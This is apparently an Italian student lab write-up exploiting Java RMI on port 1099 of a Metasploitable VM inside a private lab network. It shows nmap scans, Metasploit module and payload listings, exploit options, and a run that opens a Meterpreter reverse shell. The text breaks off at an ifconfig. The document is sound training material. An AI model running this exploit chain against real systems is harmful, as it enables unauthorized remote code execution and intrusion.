



## Progetto S7\_L5

# Exploit con Metasploit


In questo progetto l'obiettivo è quello di sfruttare la vulnerabilità sulla porta 1099 di Metasploitable, dove si trova il servizio Java RMI (Remote Method Invocation), che è sostanzialmente una tecnologia che consente a oggetti Java su una macchina virtuale (JVM) di chiamare metodi su oggetti che risiedono su un'altra JVM, con possibilità quindi di esecuzione in remoto. Tramite il framework Metasploit andremo a sfruttare una configurazione insicura del server, che ci permette di eseguire del codice malevolo e caricare un potente payload chiamato Meterpreter, ossia una shell che consente ad operatori esterni di interagire direttamente con il sistema compromesso.



Come primo passo impostiamo le macchine virtuali di Kali e Metasploitable in rete interna, regolando i parametri richiesti dalla traccia del progetto nel file dell'interfaccia di rete, così da permettere la connettività reciproca. Per conferma eseguiamo ping da entrambe.








```
kali [In esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
Applications  Places  Terminal

root@kali: /etc/network

(root@kali)-[/etc/network]
# nmap -sT 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-10 13:03 CET
Nmap scan report for 192.168.11.112
Host is up (0.0013s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8000/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:95:17:62 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.81 seconds

(root@kali)-[/etc/network]
#
```



```
(root@kali)-[/etc/network]
# nmap -A -p 1099 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-10 13:05 CET
Nmap scan report for 192.168.11.112
Host is up (0.00052s latency).

PORT      STATE SERVICE VERSION
1099/tcp  open  java-rmi  GNU Classpath grmiregistry
MAC Address: 08:00:27:95:17:62 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   0.52 ms  192.168.11.112

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.05 seconds
```

Una volta pronta la rete, eseguiamo una scansione con Nmap da Kali, per avere una visione chiara delle porte attive sulla macchina target, sappiamo che il nostro obiettivo è la porta 1099, avendo la conferma che è attiva la controlliamo in modo approfondito con una scansione più aggressiva, e, come si può notare nell'immagine in basso, il servizio che a noi interessa sfruttare, ovvero Java RMI, è presente.



```
msf6 > search java rmi

Matching Modules
=====

#  Name                                                                 Disclosure Date  Rank    Check  Description
-  ----                                                                 -
0  exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce      2019-05-22     excellent Yes     Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RCE
1  exploit/multi/misc/java_jmx_server                                   2013-05-22     excellent Yes     Java JMX Server Insecure Configuration Java Code Execution
2  auxiliary/scanner/misc/java_jmx_server                               2013-05-22     normal  No      Java JMX Server Insecure Endpoint Code Execution Scanner
3  auxiliary/gather/java_rmi_registry                                   normal         No      Java RMI Registry Interfaces Enumeration
4  exploit/multi/misc/java_rmi_server                                   2011-10-15     excellent Yes     Java RMI Server Insecure Default Configuration Java Code Execution
5  auxiliary/scanner/misc/java_rmi_server                               2011-10-15     normal  No      Java RMI Server Insecure Endpoint Code Execution Scanner
6  exploit/multi/browser/java_rmi_connection_impl                       2010-03-31     excellent No      Java RMIConnectionImpl Deserialization Privilege Escalation
7  exploit/multi/browser/java_signed_applet                             1997-02-19     excellent No      Java Signed Applet Social Engineering Code Execution
8  exploit/multi/http/jenkins_metaprogramming                           2019-01-08     excellent Yes     Jenkins ACL Bypass and Metaprogramming RCE
9  exploit/linux/misc/jenkins_java_deserialize                          2015-11-18     excellent Yes     Jenkins CLI RMI Java Deserialization Vulnerability
10 exploit/linux/http/kibana_timelion_prototype_pollution_rce           2019-10-30     manual  Yes     Kibana Timelion Prototype Pollution RCE
11 exploit/multi/browser/firefox_xpi_bootstrapped_addon                 2007-06-27     excellent No      Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution
12 exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315           2023-05-26     excellent Yes     Openfire authentication bypass with RCE plugin
13 exploit/multi/http/torchserver_cve_2023_43654                        2023-10-03     excellent Yes     PyTorch Model Server Registration and Deserialization RCE
14 exploit/multi/http/totaljs_cms_widget_exec                           2019-08-30     excellent Yes     Total.js CMS 12 Widget JavaScript Code Injection
15 exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc              2021-09-21     manual  Yes     VMware vCenter vScalation Priv Esc
```

```
msf6 exploit(multi/misc/java_rmi_server) > show payloads

Compatible Payloads
=====

#  Name                                                                 Disclosure Date  Rank    Check  Description
-  ----                                                                 -
0  payload/cmd/unix/bind_aws_instance_connect                           normal         No      Unix SSH Shell, Bind Instance Connect (via AWS API)
1  payload/generic/custom                                               normal         No      Custom Payload
2  payload/generic/shell_bind_aws_ssm                                   normal         No      Command Shell, Bind SSM (via AWS API)
3  payload/generic/shell_bind_tcp                                       normal         No      Generic Command Shell, Bind TCP Inline
4  payload/generic/shell_reverse_tcp                                    normal         No      Generic Command Shell, Reverse TCP Inline
5  payload/generic/ssh/interact                                          normal         No      Interact with Established SSH Connection
6  payload/java/jsp_shell_bind_tcp                                       normal         No      Java JSP Command Shell, Bind TCP Inline
7  payload/java/jsp_shell_reverse_tcp                                    normal         No      Java JSP Command Shell, Reverse TCP Inline
8  payload/java/meterpreter/bind_tcp                                     normal         No      Java Meterpreter, Java Bind TCP Stager
9  payload/java/meterpreter/reverse_http                                 normal         No      Java Meterpreter, Java Reverse HTTP Stager
10 payload/java/meterpreter/reverse_https                               normal         No      Java Meterpreter, Java Reverse HTTPS Stager
11 payload/java/meterpreter/reverse_tcp                                 normal         No      Java Meterpreter, Java Reverse TCP Stager
12 payload/java/shell/bind_tcp                                          normal         No      Command Shell, Java Bind TCP Stager
13 payload/java/shell/reverse_tcp                                       normal         No      Command Shell, Java Reverse TCP Stager
14 payload/java/shell_reverse_tcp                                       normal         No      Java Command Shell, Reverse TCP Inline
15 payload/multi/meterpreter/reverse_http                               normal         No      Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)
16 payload/multi/meterpreter/reverse_https                               normal         No      Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)
```

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

Name      Current Setting  Required  Description
-----
HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
RHOSTS    192.168.11.112  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     1099             yes       The target port (TCP)
SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT   8080             yes       The local port to listen on.
SSL       false            no        Negotiate SSL for incoming connections
SSLCert   no               no        Path to a custom SSL certificate (default is randomly generated)
URIPATH   no               no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-----
LHOST     192.168.11.111  yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

Id  Name
--  ---
0   Generic (Java Payload)
```

View the full module info with the `info`, or `info -d` command.

Avviamo il framework Metasploit e selezioniamo l'exploit che ci permette di creare una falla nel sistema target.

Selezioniamo il payload per caricare una shell Meterpreter una volta creato l'ingresso.

Configuriamo i requisiti richiesti per impostare il nostro exploit e lo runniamo.

```
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/zlpNkBkw5X9s
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:49841) at 2023-11-10 13:14:45 +0100
```

meterpreter > ifconfig

Interface 1

=====

Name : lo - lo  
